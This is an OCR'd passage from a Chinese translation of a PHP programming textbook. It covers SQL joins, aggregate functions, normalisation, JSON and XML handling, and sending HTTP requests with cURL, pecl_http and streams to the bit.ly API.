SELECT recipes.name, ingredients.item
FROM recipes
LEFT JOIN recipe_ingredients
  ON recipes.id = recipe_ingredients.recipe_id
LEFT JOIN ingredients
  ON recipe_ingredients.ingredient_id = ingredients.id
```

SQL 中唯一的区别是将 LEFT 替换了 INNER 关键字。然而，我们的结果集发生了变化，如在表 2.7 中所见。

表 2.7 从一个 LEFT JOIN 语句中输出的数据

Name	Item	Name	Item
Apple Crumble	apple	Fruit Salad	apple
Apple Crumble	flour	Fruit Salad	kiwi fruit
Apple Crumble	butter	Fruit Salad	strawberries
Apple Crumble	sugar	Weekday Risotto	
Fruit Salad	fruit juice	Bean Chili	
Fruit Salad	banana	Chicken Casserole	

要是愿意，我们可以从包含在查询中的任一表格提取很多列或几列。若在多个表中有相同名称的列，我们必须为这些列加上它们所属表名的前缀，否则 MySQL 会告诉我们它不知道所指的是哪一列。这是一个修饰所有列名的好办法，可以帮助明确数据来源。当你想要添加另一个表到你的查询中时，这可让你免于返回去重新修饰这些列名。

2.7.5 聚合函数和 Group By

聚合函数（aggregate function）向我们提供了与查询相匹配的简要数据信息。我们用这种技术能达到各种理想的结果。这种精确的功能不同于平台到平台模式，这里有一些常见的例子以及它们的 MySQL 函数名：

- 对记录计数（COUNT）。
- 得到最大或最小的一个特定列的值（MAX 或 MIN）。
- 计算某一列的总和（SUM）。
- 计算某一列的平均值（AVG）。

例如，若想知道在查询中有多少条记录，可以使用 MySQL 中的 COUNT() 函数，就像这样：

```
SELECT recipes.name, ingredients.item,
  COUNT( recipes.id ) AS total_recipes
FROM recipes
LEFT JOIN recipe_ingredients
  ON recipes.id = recipe_ingredients.recipe_id
LEFT JOIN ingredients
  ON recipe_ingredients.ingredient_id = ingredients.id
```

得到的结果见表 2.8。

表 2.8 使用 COUNT() 函数输出的数据

Name	Item	Total_recipes
Apple Crumble	apple	12

这就是你所期望的吗？聚合函数影响到整个结果集，除非我们要求它做其他的事情，因此 COUNT() 语句将所有的 12 行放到结果中，并将计数后的结果返回给我们。

有时，这不是我们想要的。MySQL 也可以使用 GROUP BY 算法，对一个数据集中成群的行计数。例如，我们可以轻易改写某个查询来计算每个食谱有多少配料，并且显示配料总数而不是为每一个配料显示一行。我们所做的就是为列表添加一个 COUNT() 函数代替配料条目，并且告诉 MySQL 给我们每个食谱一个按照 recipes.id 列归类的结果：

```
SELECT recipes.name,
  COUNT( ingredients.id ) AS ingredient_count
FROM recipes
LEFT JOIN recipe_ingredients
  ON recipes.id = recipe_ingredients.recipe_id
LEFT JOIN ingredients
  ON recipe_ingredients.ingredient_id = ingredients.id
GROUP BY recipes.id
```

啊……这是满意地舒了口气的声音，因为我们得到了预期的数据集，见表 2.9。

表 2.9 使用 COUNT() 和 GROUP BY 得到的正确数据集

Name	Ingredient_count	Name	Ingredient_count
Apple Crumble	4	Bean Chili	0
Fruit Salad	5	Chicken Casserole	0
Weekday Risotto	0		

使用连接和聚合这两个函数的确非常棘手，但如果我们走一步看一步，对这些技术还是会慢慢理清头绪的。比起写一个庞大的 SQL 语句然后调试它，分阶段建立这些东西显然更加容易。

第一步是从一个表中得到数据并按照需要进行过滤。一次加入一个到表中，每次运行查询的时候，检查结果是否如你预期。一旦你看到 MySQL 根据请求算出的所有数据行，你就可以添加额外的格式化列、计算总数，以及其他任何需要为你应用程序生成的正确数据。使用聚合函数远比在 PHP 中为汇总数据集或计算平均数使用循环效率更高；数据库平台的确擅长处理数据，因此最好是把这些任务交给专家完成。

2.7.6 规格化数据

数据规格化的主题通常本身就可以构成一整章，但是，简而言之，使用这个方法的目标是：

- 按实体来拆分它们，并将拆分后的部分各自组成自己的表。
- 避免在一个列中有多个值。
- 在一个地方记录数据，并将其与其他数据连接。

按照现在的情况我们可以改善数据库设计，将 chef 列的数据移到一个单独的表中。每个厨师都有一个唯一的标识符，并且记录在 recipes 表中。由于厨师是一个实体，他应该有自己的表，在这里我们可以集中记录厨师的信息并且维护这些信息，而不是在每个 recipe 行中重复记录。

显而易见，如果允许用户输入名字会导致食谱表中出现很多个“John”，也许只有几个“John”，其中一些名字可能就是同一个人！为了避免发生这种情况，我们需要移动厨师到他们自己的表中，就像下面这样：

```
CREATE TABLE chefs(
  id INT AUTO_INCREMENT PRIMARY KEY ,
  name VARCHAR( 255 )
);
```

这样做看上去很简单吧，但这正是我们所需要的，这样做可以避免数据不一致。我们需要将 chefs 表和 recipes 表联系起来，使用 ALTER TABLE 来设置 chef_id：

```
ALTER TABLE recipes CHANGE chef chef_id INT(255) NOT NULL;
```

现在我们可以在 chefs 表中放入数据，并且用内部包含厨师的 id 更新 recipes 表。这个小例子只展示了一个厨师，但在现实的食谱应用程序中会有很多厨师，图 2.4 显示了目前表之间的关系。




图 2.4 增加厨师表之后的数据库关系图

将数据分离进入表之后，我们给“厨师”这个实体建立了他们自己的表，这样可以避免在 recipes 表中重复记录值。这使我们更加接近最佳的标准化形式，并且巧妙地储存数据，允许我们使用本章前面读过的 JOIN 技术检索它们。

2.8 数据库——排序

在本章，我们全面讲述了与 PHP 开发者息息相关的数据库主题。了解了 PDO 扩展并利用它在你的应用程序中建立稳定高效的代码。

除 PHP 外，我们还研究了一连串的数据库技术，这些技术以不同的方式在表中建立 SQL 查询。我们还使用索引，设计了经受住时间和可扩展性考验的数据库架构。

第③章

API

在本章，我们将讲述 API，确切地说，API 的数据传输方式不是基于网页的，除了 API 的工作基础理论外，我们还将看到如何发布和使用服务的实例。我们还将讨论一些小细节，如不同的服务类型和数据格式，还有一些重要概念，包括如何使用 API 影响系统架构等。

3.1 开始之前

让我们从 API 定义开始。API 代表应用程序编程接口，而接口指的是一个特定服务、一个应用程序或者与其他程序互动的公开模块，在本章中我们也将论及 Web 服务，即我们正在谈论的通过 HTTP 传输的应用服务数据（见 3.4 节）。这两个部分对于本章都具有相同的意义。

3.1.1 使用 API 工具

在你开始使用 Web 服务之前必须了解一件很重要的事情，即大多数你已经了解的 PHP 应用程序是完全可以转换的！它们如同 Web 应用程序一样正常工作，但使用不同的输出格式。你可便利地将它们用作项目的数据源。我们还将详细讲解如何使用服务。

本章的大部分示例回归到基本原理，展示了我们如何使用本地的 PHP 功能与服务一起工作，而且在这个领域还有很多类库和框架帮助我们。不管你是使用简单的版本，还是有一个可以构建的类库，这些原理都一样适用于我们。

3.1.2 添加 API 到你的系统

这里有很多在你的系统中使用 API 的原因，比如：

- 使数据用于其他系统或模块。
- 以异步的方式向网站提供数据。
- 构成一个面向服务架构的基础。

所有这些原因对增强 API 功能有巨大促进作用，事实上，大多数现代系统都需要某种形式的 API，这是因为我们越来越多地从截然不同的系统中收集数据。对于只有普通 Web 开发经验的开发者而言，前两项较容易做到，但接下来的章节中，我们要深入研究以 API 为基础设计系统架构的可能性。

3.2 面向服务的架构

SOA（Service-Oriented Architecture，面向服务的架构）是在各种 PHP 应用程序中日益得到

普及的方法。它是基于一个服务层的系统，提供系统需要的所有功能，但这个服务提供的是应用层，并未链接到表现层。这样，多种系统就可以使用这个相同模块化、可重复使用的功能了。

例如，你可以写一个服务层，接着 website 和几个移动设备应用程序都来使用服务层，同时我们允许第三方对它集成。

这个系统架构可能最终看起来如图 3.1 所示。




图 3.1 一个简单的 SOA 系统架构图

SOA 方法允许我们使用、测试，以及**强化**（harden）应用服务层的代码，并且轻松地在其他地方使用它。当代码被强化，即表明代码已经使用了一段时间，因此我们对它的性能和稳定性拥有足够的信心。既然有了整齐、模块化的健壮性服务层，我们便可将代码用于应用程序的基础，而且人们日益视之为最优方法。

你到底如何构造系统有待探讨，还有 SOA 方法的大量完美实现，同样值得探讨。通常，MVC 方法应用于服务层，我们也看到本章的一些示例中使用了这种方式。顶层的项目将使用不同构建方式，这样工作使我们可以轻易在不同的平台上构建各种不同的独立元素。

也许 SOA 方法的最大优势在于它是模块化的方法，它非常适合我们正在构建的庞大而复杂的系统。以这种方式构建的系统易于缩放，你可以在系统的不同部分根据系统的负荷以不同的比率缩放它们。当我们发展应用平台到云操作系统时，SOA 理所当然在今后的应用中帮助我们。

现在我们继续向前看看使用 Web 服务的一些技术细节。

3.3 数据格式

在许多方面，Web 服务仅仅只是一个网页，它提供机器可读的内容，而不是人类可读的内容。我们与其在一个浏览器的 HTML 网页标记标签，不如返回内容到 JSON 或 XML 中（我们马上将论及上述内容）。

健壮性 Web 服务的强大特征之一便是它的设计可使其以不同的格式返回信息。因此，如果一个服务消费者更喜欢另一种数据格式，它可以轻易请求到最好的格式。这表明，当我们创建的服务公开后，解释请求和构成响应的方式是独立于代码中其他部分的。

接下来的两节将详细讲解 JSON 和 XML，并举例说明如何以这种方式格式化数据，以及我们如何读写数据。

3.3.1 使用 JSON

JSON 代表 JavaScript Object Notation。它最初是表示 JavaScript 对象的一种方式，但是很多现代编程语言都具有使用这种格式的内置功能。这是基于文本、用来表示数组或对象的一种方式，类似于 PHP 的序列化。

JSON 是一种轻量级的格式；数据包又小又简单，这使得我们可以快速轻松地处理它。由于我们将 JSON 设计用于 JavaScript，因此它是 JavaScript 使用 API 的最佳选择；在本章后面内容中，你会看到在网页中使用 Ajax 请求包含 Web 服务内容的示例。JSON 对于移动设备应用程序而言也是一种不错的选择；它的小体积和简单格式意味着它可快速传送数据，而且在客户端上我们只需简单处理就可以对它进行解码。

在 PHP 中，我们用 json_encode() 函数编写 JSON，用 json_decode() 将它读取回来。这听起来很简单吗？可能因为 JSON 就是这么简单，下面是一个对数组编码的示例。

chapter_03/array.php

```
$concerts = array(
  array("title" => "The Magic Flute",
    "time" => 1329636600),
  array("title" => "Vivaldi Four Seasons",
    "time" => 1329291000),
  array("title" => "Mozart's Requiem",
    "time" =>  1330196400)
  );

echo json_encode($concerts);
/* output
[{"title":"The Magic Flute","time":1329636600},{"title":➥
  "Vivaldi Four Seasons","time":1329291000},{"title":➥
  "Mozart's Requiem","time":1330196400}]
*/
```

这个示例中有一个硬编码的数组并且添加了一些示例数据，我们将在 API 中使用它们从一个后台数据库输送数据。

让我们看一下在脚本底部显示的输出结果。方括号表示一个枚举数组；示例数据并没有为代表每场音乐会的数组指定主键。相比之下，大括号表示一个对象或关联数组，我们将它放在代表每场音乐会的数组中。由于对象和关联数组的符号是相同的，当我们从一个 JSON 字符串中读取数据时，不得不通过第二个参数指定使用哪种符号。

chapter_03/json.php

```
$jsonData = '[{"title":"The Magic Flute","time":1329636600},➥
  {"title":"Vivaldi Four Seasons","time":1329291000},{"title":➥
  "Mozart\'s Requiem","time":1330196400}]';

$concerts = json_decode($jsonData, true);
print_r($concerts);

/*
Output:
```

```
(
    [0] => Array
        (
            [title] => The Magic Flute
            [time] => 1329636600
        )

    [1] => Array
        (
            [title] => Vivaldi Four Seasons
            [time] => 1329291000
        )

    [2] => Array
        (
            [title] => Mozart's Requiem
            [time] => 1330196400
        )

)
*/
```

在这个示例中，我们仅通过 json_encode() 函数将字符串输出，再将它转换回来进入一个 PHP 数组。既然我们想要的是一个关联数组而不是一个对象，因此传入 true 作为 json_encode() 函数的第二个参数。若没有这些，我们会得到一个包含 3 个 stdClass 对象的数组，其中每个对象的属性名均为 title 和 time。

从这些示例我们清楚地知道，在 PHP 中 JSON 的使用非常简单，它本身对于各种类型的 Web 服务而言是一个非常受欢迎的选择。

3.3.2 使用 XML

看过 JSON 的示例之后，让我们来看看另一种常用的数据格式：XML。XML 表示可扩展标记语言（extensible Markup Language）；在许多平台上它是表示机器可读数据的标准方式。

XML 是比 JSON 更详细的一种格式。它包含更多数据类型的信息，不同的系统将使用不同的标记和属性详尽地描述信息。人们读到 XML 时会觉得很棘手，但它作为一种规范的格式在机器上使用是非常理想的。因此，当我们集成两个系统并交换无人管理的重要数据时，XML 是一种很好的选择。

在 PHP 中，我们有很多方式使用 XML，其中最重要的是 DOM 扩展或 SimpleXML 扩展。这两种扩展在功能上有很多重叠部分；然而，简而言之，DOM 的可描述性更为强大而且复杂，而 SimpleXML 则非常简单！你可以调用单一的函数在两种格式之间切换使用，因此，当开始你使用一种方式，而后为了一个特殊操作而使用另一种方式是没有意义的。由于我们使用的是基本示例，所以这里将展示使用 SimpleXML 扩展的代码。

让我们像前面 JSON 一样开始下面的示例。

chapter_03/simple_xml.php

```
$simplexml = new SimpleXMLElement(
  '<?xml version="1.0"?><concerts />');

$concert1 = $simplexml->addChild('concert');
$concert1->addChild("title", "The Magic Flute");
$concert1->addChild("time", 1329636600);

$concert2 = $simplexml->addChild('concert');
$concert2->addChild("title", "Vivaldi Four Seasons");
$concert2->addChild("time", 1329291000);

$concert3 = $simplexml->addChild('concert');
$concert3->addChild("title", "Mozart's Requiem");
$concert3->addChild("time", 1330196400);

echo $simplexml->asXML();

/* output:
<concerts><concert><title>The Magic Flute</title><time>1329636600➥
  </time></concert><concert><title>Vivaldi Four Seasons</title>➥
  <time>1329291000</time></concert><concert><title>Mozart's Requiem➥
  </title><time>1330196400</time></concert></concerts>
*/
```

让我们从文件顶部开始讲解这个示例。首先，我们创建了一个 SimpleXMLElement，它将一个标准格式的 XML 字符串传递给构造函数。如果我们想读取并使用现有的 XML，这是非常重要的（当我们用 XML 数据解析传入请求，这确实非常便利），但是我们创建空元素时会感到有点古怪。

接着我们开始添加元素。在 XML 中，我们不能枚举条目，所有的东西都要放在一个已命名的标签内，因此每个音乐会的条目都要放在一个命名为 concert 的标签内。当我们继续添加子元素时，可以为这些子元素指定一个变量，这允许我们继续对这个变量进行操作。既然这样，我们要为 concert 标签添加更多的子元素，并将这些子元素存放在 $concert1 变量中，然后添加 title 和 time 标签作为子元素。

接下来我们可以对其他的音乐会重复以上操作（在一个实际的应用程序中，你可以使用循环结构从其他地方导入数据），然后使用 SimpleXMLElement::asXML() 方法输出 XML。这种方法确实输出了对象代表的 XML。

当我们读取这个 XML 时，你会觉得相当琐碎：

chapter_03/xml_load_string.php (*excerpt*)

```
$xml = '<concerts><concert><title>The Magic Flute</title><time>➥
  1329636600</time></concert><concert><title>Vivaldi Four Seasons➥
  </title><time>1329291000</time></concert><concert><title>➥
  Mozart\'s Requiem</title><time>1330196400</time></concert>➥
  </concerts>';

$concert_list = simplexml_load_string($xml);
print_r($concert_list);
```

```
/* output:
SimpleXMLElement Object
(
    [concert] => Array
        (
            [0] => SimpleXMLElement Object
                (
                    [title] => The Magic Flute
                    [time] => 1329636600
                )

            [1] => SimpleXMLElement Object
                (
                    [title] => Vivaldi Four Seasons
                    [time] => 1329291000
                )

            [2] => SimpleXMLElement Object
                (
                    [title] => Mozart's Requiem
                    [time] => 1330196400
                )

        )

)
*/
```

当我们使用XML时，可以将它载入simplexml_load_string()函数（我们也可以使用simplexml_load_file()函数）。当我们检查这个对象时，可以看到数据的基本轮廓，而且你会注意到有多个SimpleXMLElement对象在这里显示。SimpleXML最大的特色是可以遍历XML数据，并且访问单个元素，接下来让我们来看如下这个示例，它被设计用于在浏览器上输出，并且突出了XML的一些功能：

chapter_03/xml_load_string.php (*excerpt*)

```
$xml = '<concerts><concert><title>The Magic Flute</title><time>➥
  1329636600</time></concert><concert><title>Vivaldi Four Seasons➥
  </title><time>1329291000</time></concert><concert><title>➥
  Mozart\'s Requiem</title><time>1330196400</time></concert>➥
  </concerts>';

$concert_list = simplexml_load_string($xml);

// show a table of the concerts
echo "<table>\n";
foreach($concert_list as $concert) {
  echo "<tr>\n";
  echo "<td>" . $concert->title . "</td>\n";
  echo "<td>" . date('g:i, jS M',(string)$concert->time) .➥
       "</td>\n";

  echo "</tr>\n";
}
echo "</table>\n";
```

```
// output the second concert title
echo "Featured Concert: " . $concert_list->concert[1]->title;
```

首先，我们载入 XML 到 SimpleXML 对象，这样就可以轻松地使用它。然后我们使用循环遍历里面的条目；我们可以使用 foreach 循环轻松迅速地遍历数据集。

如果我们在循环里通过 var_dump() 检查每一个 $concert 值，我们会看到它们实际上是 SimpleXMLElement 对象，而不是简单的数组。当我们输出 $concert->title 时，SimpleXML 知道如何将 $concert->title 表示为一个字符串，因此，正如我们预期的那样，$concert->title 输出对象的值。不管怎样，处理日期格式的数据很棘手！ date() 函数预计第二个参数是一个长数字，当你传入一个 SimpleXMLElement 来替代这个参数时会出现错误。你可能在以上示例中注意到这一点，我们将 $concert 对象的 time 属性进行类型转换为一个字符串。之所以这样做，是因为 SimpleXMLElement 知道如何将自己转换为字符串，而且如果我们提供一个字符串，PHP 会用 date() 将其转换为正确的数据类型。

SimpleXMLElement对象类型

当你使用 SimpleXML 时，通常会发现这里有你预期值的对象。我们利用这个已使用的方法，在需要的地方将这些值进行类型转换，这是一个轻松使用那些值的好方法。

在这个示例结尾的地方还有一个“featured concert”，它表明 SimpleXML 对象是如何轻松穿过对象的结构找到我们想要的值。在我们使用 XML 数据和 Web 服务时，在 SimpleXML 的特性和简单迭代能力之中，你会看到 SimpleXML 是工具盒中极好的一个工具。

3.4 HTTP：超文本传输协议

HTTP（HyperText Transfer Protocol）是通过导线来传送 Web 请求和响应的数据传输格式。它包含了很多请求和响应的元数据，除了这些请求或响应的实体之外，我们也可以利用它来使用 Web 服务。我们也将看到其他的协议，例如 XML-RPC 和 SOAP，它们也都是建立在 HTTP 基础上的。当我们在本章快结尾构建 RESTful 服务时，便可以广泛使用 HTTP 的功能了。

当我们开发一个简单的 Web 应用程序时，可能不会那么重视 HTTP。但是如果你想了解缓存、不同文件类型的传递，特别是我们使用 Web 服务时如何使用其他的数据格式，那么以 HTTP 为基础的 Web 服务会让你受益匪浅。这些内容可能更偏重于理论性，但本节中我们会提供真实的示例并突出 HTTP 的特性，当你开发或调试任何使用 HTTP 的内容时，这些特性都会给你提供帮助，如果你忽略这些内容则风险自负。

3.4.1 HTTP 信封

你见过一个原始的 HTTP 请求和响应吗？让我们分别通过请求和响应的示例来看看 HTTP 格式的组件。首先来看看请求。

```
GET / HTTP/1.1
User-Agent: curl/7.21.3 (i686-pc-linux-gnu) libcurl/7.21.3➥
```

```
  OpenSSL/0.9.8o zlib/1.2.3.4 libidn/1.18
Host: www.google.com
Accept: */*
```

通过这个示例，我们首先看到，这是发送到网站根页（root page）的一个 GET 请求（简单的斜杠表示没有尾随的信息），它使用 HTTP 的 1.1 版本。下一行显示的是 User-Agent 文件头；这个示例来自于使用 Ubuntu 系统的便携式电脑中的 cURL（这是个数据传输工具，我们将在后面详细讲解）。Host 文件头表明这个请求访问的是哪一个域名，最后的 Accept 文件头表明将接受什么类型的内容；当 Accept 文件头显示为 */*，表明 cURL 支持所有可能内容的类型。

那么回复呢？

```
HTTP/1.1 302 Found
Location: http://www.google.co.uk/
Content-Type: text/html; charset=UTF-8
Set-Cookie: PREF=ID=7930c24339a6c1b6:FF=0:TM=1311060710:➥
  LM=1311060710:S=dNxO3utga78C5kXJ; expires=Thu, 18-Jul-2013➥
  07:31:50 GMT; path=/; domain=.google.com
Date: Tue, 17 Jan 2012 07:31:50 GMT
Content-Length: 221

<HTML><HEAD><meta http-equiv="content-type" content="text/html;➥
  charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.co.uk/">here</A>.
</BODY></HTML>
```

让我们一行行地来看，第一行表明正在使用 HTTP1.1 版本，这个响应的状态是 302 Found。这是一个状态码，302 表示请求的内容在别处（很快我们会深入讲解状态码），Location 文件头是这个请求的 URL，Content-Type 文件头告诉我们响应中包含什么格式的正文，与它配对的 Content-Length 文件头让我们知道，在这个响应的正文中可以找到什么并且如何解释正文。这里显示的还有 Set-Cookie 文件头，它发送 Cookie 来使用后面的请求，并且显示了请求发送的 Date。最后，我们看到了正文内容，在本示例中就是用浏览器显示的 HTML。

正如你所见，有大量“隐藏”内容包含在 HTTP 格式中，我们用它们增加客户端和服务器间交流的清晰度，其内容是关于我们正在请求的信息、要了解哪种格式等。当使用 Web 服务时候，可以使用文件头全面提高应用程序的健壮性和可预见性。

接下来我们来看看如何发送和调试 HTTP 请求，然后了解前面示例中曾提及的文件头的更多信息。

3.4.2 发送 HTTP 请求

在通常情况下，我们可以用不同的方法达到相同的目的。在本节中，我们来看看如何在命令行中使用 cURL 发送 Web 请求，以及在 PHP 中使用 curl 扩展和 pecl_http 发送 Web 请求。

1. cURL

上一个例子显示了一个名为 cURL [⊖] 的程序的实际输出，它是用于请求 URL 的简单命令行工

⊖ http://curl.haxx.se/

具。要请求一个 URL，你只需输入：

```
curl http://www.google.com/
```

命令行开关项和 URL 结合在一起通常很有用处，表 3.1 显示了最常用的一小部分。

表 3.1 和 URL 结合使用的常用开关项

参 数	作 用
-v	显示在请求 / 响应示例中看到过的详细输出
-x <value>	指定使用哪一个 HTTP 动词，如：GET、POST
-I	只显示文件头
-d <key>=<value>	将一个数据字段添加到请求中

很多 Web 服务都使用正文中复杂的 URL 或数据发送请求的简单实例，以下示例请求 bit.ly[⊖] URL 缩短器来缩短这个 URL：http://sitepoint.com。

```
curl 'http://api.bitly.com/v3/shorten?
 login=user&apiKey=secret
 &longUrl=http%3A%2F%2Fsitepoint.com'

{ "status_code": 200, "status_txt": "OK", "data": { "long_url":➥
   "http:\/\/sitepoint.com\/", "url":
"http:\/\/bit.ly\/qmcGU2", "hash": "qmcGU2", "global_hash":➥
   "3mWynL", "new_hash": 1 } }
```

你可以看到，我们只需要提供一些访问凭证和要求缩短的 URL，然后 cURL 会为我们处理其他的内容。让我们来看看如何用不同的方式发送同样的请求。

2. PHP cURL 扩展

在 PHP 中 cURL 扩展是核心语言的一部分，因此，它适用于任何平台。对应用程序而言，有较少的依赖是一个好的特质，因此 cURL 扩展是一个正确的选择。其代码如下：

chapter_03/curl.php

```
$ch = curl_init('http://api.bitly.com/v3/shorten'
  . '?login=user&apiKey=secret'
  . '&longUrl=http%3A%2F%2Fsitepoint.com');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

$result = curl_exec($ch);
print_r(json_decode($result));

/* output:
stdClass Object
(
    [status_code] => 200
    [status_txt] => OK
    [data] => stdClass Object
        (
            [long_url] => http://sitepoint.com/
            [url] => http://bit.ly/qmcGU2
```

⊖ http://bit.ly

```
            [hash] => qmcGU2
            [global_hash] => 3mWynL
            [new_hash] => 0
        )

)
*/
```

本示例中，我们再次使用相同的URL从bit.ly中得到短URL。我们用curl_init()初始化cURL句柄，然后再调用curl_setopt()。如果不设置CURLOPT_RETURNTRANSFER，curl_exec()将直接输出结果而不是返回结果！一旦cURL句柄被正确设置，我们就会调用curl_exec()立即发送请求。我们将响应的正文保存在$result中，因为正文是JSON格式，所以这个脚本对它进行解码然后再将其输出。

使用PHP cURL获取文件头

这个示例显示如何得到响应的正文，通常正文中的内容都是我们需要的。然而，如果你还需要文件头的信息，可以调用curl_info()函数，它会返回无数额外的信息。

3. PHP pecl_http 扩展

这个模块并未默认包含在PHP中，但我们可以轻松通过PECL来安装它（更多内容见附录A）。该模块提供了一个更先进和更容易实现的接口来处理Web请求。如果你的应用程序需要运行很多普通的PHP安装程序，pecl_http并不是上策。但如果你要配置一个受你控制的平台，pecl_http绝对值得推荐。如下是一个使用pecl_http的例子。

chapter_03/pecl_http.php

```
$request = new HttpRequest('http://api.bitly.com/v3/shorten'
  . '?login=user&apiKey=secret'
  . '&longUrl=http%3A%2F%2Fsitepoint.com');
$request->send();

$result = $request->getResponseBody();
print_r(json_decode($result));

/* output:
stdClass Object
(
    [status_code] => 200
    [status_txt] => OK
    [data] => stdClass Object
        (
            [long_url] => http://sitepoint.com/
            [url] => http://bit.ly/qmcGU2
            [hash] => qmcGU2
            [global_hash] => 3mWynL
            [new_hash] => 0
        )

)
*/
```

这个简单请求的代码结构看起来类似于 cURL 扩展的代码结构；然而，若我们给这个请求添加很多更复杂的选项，例如发送和接收数据以及文件头信息，pecl_http 扩展会更直观、更容易使用。pecl_http 扩展提供程序和面向对象的两个接口，因此你可以选择最适合你或你的应用程序的接口。

4. PHP 流

PHP 可以在本地处理流。如果你在 php.ini 文件中启用 allow_url_fopen 选项，你可以这么做。

```
$fp = fopen('http://example.com');
```

这样进行文件处理令人愉快，你可能会质疑 allow_url_fopen 选项对 API 有何益处。实际上它非常有用。我们在前面看到的示例使用了一个简单的 GET 请求，使用 file_get_contents() 便可轻松实现，就像这样：

chapter_03/streams.php

```
$result = file_get_contents('http://api.bitly.com/v3/shorten'
  . '?login=user&apiKey=secret'
  . '&longUrl=http%3A%2F%2Fsitepoint.com');
print_r(json_decode($result));

/* output:
stdClass Object
(
    [status_code] => 200
    [status_txt] => OK
    [data] => stdClass Object
        (
            [long_url] => http://sitepoint.com/
            [url] => http://bit.ly/qmcGU2
            [hash] => qmcGU2
            [global_hash] => 3mWynL
            [new_hash] => 0
        )

)
*/
```

这是抓取一个基本请求的简洁方式；然而，这种方式可以扩展，就像 cURL 和 pecl_http 扩展一样，我们用这种方式处理文件头和其他请求方法。要利用这一点，我们就必须使用 $context 参数，它接受一个有效的上下文。我们使用 create_stream_context() 函数创建上下文；这个文件细致清晰地显示如何设置主体内容、文件头以及处理流的方法[⊖]。这种做法可能不太直观，但它的优势在于被大多数平台默认为直接使用，因此，当应用程序需要多个平台兼容时这是种不错的选择。

3.4.3 HTTP 状态码

在前面的例子中，我们看到一个被 cURL 返回的文件头就是状态文件头，它的值为 302 Found。每个 HTTP 响应都包含一个状态码，这个代码使我们得到一些初步印象，即这个请求是

⊖ http://php.net/stream_context_create

否成功，又或者出了什么问题。这个状态码总是 3 位数字，其中每个百位数表示这个响应不同的常规类型。表 3.2 给出了一个常见状态码的概要。

表 3.2 常用 HTTP 状态码及类别

1xx	*Information*	
2xx	*Success*	
200	OK	一切都很好
201	Created	已生成一个资源
204	No Content	这个请求已被处理，但没有需要返回的内容
3xx	*Redirect*	
301	Moved	永久重定向；客户端应该更新它们的链接
302	Found	通常代表一个重写规则或类似的结果，这里表示你请求的内容，但它是在不同的地方找到的
304	Not Modified	这关系到缓存而且通常使用空的正文告诉客户端使用它们的缓存版本
307	Temporary Redirect	这个内容已迁移，但不是永久的，因此不需要更新你的链接
4xx	*Failure*	
400	Bad Request	通用的来自服务器的“不知道”消息
401	Not Authorized	你需要提供一些凭证来访问
403	Forbidden	你提供了凭证，但没有访问权限
404	Not Found	在这个 URL 中什么都没有
406	Not Acceptable	服务器无法提供适合这个请求文件头的内容
5xx	*Server Error*	
500	Internal Server Error	对于 PHP 应用程序而言，PHP 出现了某些错误并且没有给 Apache 提供关于这些错误的任何信息
503	Service Unavailable	通常用 API 显示的一个临时错误信息

当我们使用 API 的时候，要养成检查响应状态码的习惯。

API中不正确的状态码

虽然本节讲述了使用状态码的正确理论，但是在现实世界中我们发现 API 根本无视这些理论，对于任何东西都返回 200 OK，这是绝对正常的。这虽不是个好的做法；然而，当集成第三方 API 的时候你可能会接受这一点。

当我们阅读本章内容时，将看到如何发布我们自己的服务，尤其是 RESTful 服务如何包含合适的响应文件头和论述，如何为状态码选择一个有意义的值。

3.4.4 HTTP 文件头

我们有大量可使用的 HTTP 文件头数组，[⊖] 并且根据请求和响应来区分它们。在本节中，我

⊖ http://en.wikipedia.org/wiki/HTTP_headers

们将看到一些最常用的文件头以及它们所携带的信息，而且我们会看到如何从 PHP 应用程序中读取和写入文件头。当我们第一次介绍 HTTP 的时候已经在请求和响应中看到了文件头的示例，但是在 PHP 中如何管理它们呢？示例如下。

```
// Get the headers from $_SERVER
echo "Accept: " . $_SERVER['HTTP_ACCEPT'] . "\n";
echo "Verb: " . $_SERVER['REQUEST_METHOD'] . "\n";

// send headers to the client:
header('Content-Type: text/html; charset=utf8');
header('HTTP/1.1 404 Not Found');
```

在本章的示例中你将看到这样或类似的代码。我们可以通过超全局变量 $_SERVER 得到请求中的信息，包括 accept 文件头、host、path、GET 参数等。我们仅仅使用 header() 函数就可以任意返回文件头到客户端。

PHP中的超全局

在 PHP 中你肯定很熟悉 $_GET 和 $_POST 变量，它们都是**超全局**（superglobal）的，这意味着它们被 PHP 变量初始化和填充后，可以在任何范围内使用。$_SERVER 是另一个例子，它包含了关于请求的大量有用信息。

文件头必须首先发送给客户端；我们不能一开始就发送页面的正文，然后才意识到还需要发送文件头！然而，有时候我们的应用程序逻辑不使用这种方式，当我们意识到需要发送文件头时脚本已经发送一半了。比如，我们需要以某一方式通过脚本实现当一个用户没有登录时发送一个登录页面给他。我们可以使用如下语句重定向一个用户。

```
header('Location: login.php');
```

然而，如果你返回任何内容之后调用这个函数，你将看到一个错误。在理想状态下，我们希望确认在发送输出之前我们发送了所有的文件头，但是有时候这并不容易做到。但这未必都不可能，我们可以使用**输出缓冲**（output buffering）对内容排队并且先发送文件头。

在你的 PHP 脚本中可以使用 ob_start() 来启用输出缓冲，或用 php.ini 设置 output_buffering 为默认打开，启用输出缓冲会导致 PHP 开始存储你输出的脚本而不是立即将它们发送到客户端。当脚本结束或者你调用了 ob_flush() 函数，PHP 才会将内容发送到客户端。

